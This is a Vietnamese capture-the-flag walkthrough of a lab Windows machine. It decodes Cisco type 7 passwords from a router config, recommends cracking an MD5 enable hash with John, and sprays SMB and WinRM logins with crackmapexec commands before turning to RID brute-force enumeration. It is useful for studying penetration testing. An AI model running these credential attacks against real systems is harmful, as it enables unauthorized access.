



🡪Máy chủ chạy dịch vụ web, rpc, smb và winrm.


Giao diện trang web:



Đăng nhập với tài khoản guest, bạn nhận được tập tin đính kèm:



Giống như tệp cấu hình của cisco router:



username rout3r password 7 0242114B0E143F015F5D1E161713

🡪 Người dùng là rout3r, password type 7 là 0242114B0E143F015F5D1E161713

🡪 Có thể giải mã


rout3r:$uperP@ssword

admin:Q4)sJu\Y8qz\*A3?d

**Mình rút ra 1 kinh nghiệm là nên thu thập tất cả tên người dùng và mật khẩu.**

enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91

**Nếu gặp hash password thì dùng john để crack**



user.txt:


* hazard
* rout3r
* admin

password.txt:

* $uperP@ssword
* Q4)sJu\Y8qz\*A3?d
* stealth1agent

Tiếp theo, tấn công dồn dập smb bằng crackmapexec:


crackmapexec smb 10.10.10.149 -u user.txt -p password.txt




Crackmapexec tìm được thông tin đăng nhập hợp lệ: hazard:stealth1agent

Thử đăng nhập WinRM bằng Crackmapexec:

crackmapexec winrm 10.10.10.149 -u hazard -p stealth1agent




Đăng nhập thất bại, người dùng “hazard” không nằm trong nhóm “Remote Management Users”. Tuy nhiên, sở hữu thông tin đăng nhập hợp lệ cho phép chúng ta liệt kê thêm máy ảo. Hãy liệt kê người dùng bằng RID bruteforce, RID viết tắt là Relative Identifier, là 1 phần của SID (Security Identifier) dùng để chỉ định người dùng hoặc dịch vụ trên máy chủ Windows.

